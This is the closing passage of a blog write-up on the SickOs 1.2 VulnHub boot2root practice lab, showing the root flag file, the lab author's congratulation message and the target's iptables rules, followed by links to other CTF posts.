
browsing to /root/

```
# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
```



```
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenari
os where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different met
hods, though while developing many of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
# 
```

Just to see why connectivity was a pain at first. Displaying IPtables…



```
# iptables -nL
iptables -nL
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:80
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp spt:8080
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp spt:443

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp spt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp spt:80
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:8080
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:443
#
```

CAT TAX - Popping boxes is obviously too much for some.

Mark

Read more posts by this author.


Read More

GRRCON

GrrCon 2017 DFIR write up - Level 1

#GrrCon 2017 #DFIR #CTF challenge. Several host images and memory dumps need to be analysed and investigated. Submit IOCs as you progress...

MARK



CTF

CTF / Boot2Root / Sick Os 1.1

If you've not figured out, this is a write-up and will contain spoilers NOTES Part of my OSCP pre-pwk-pre-exam education path, this is one of many recommended unofficial practice boxes. SickOs details (https:

MARK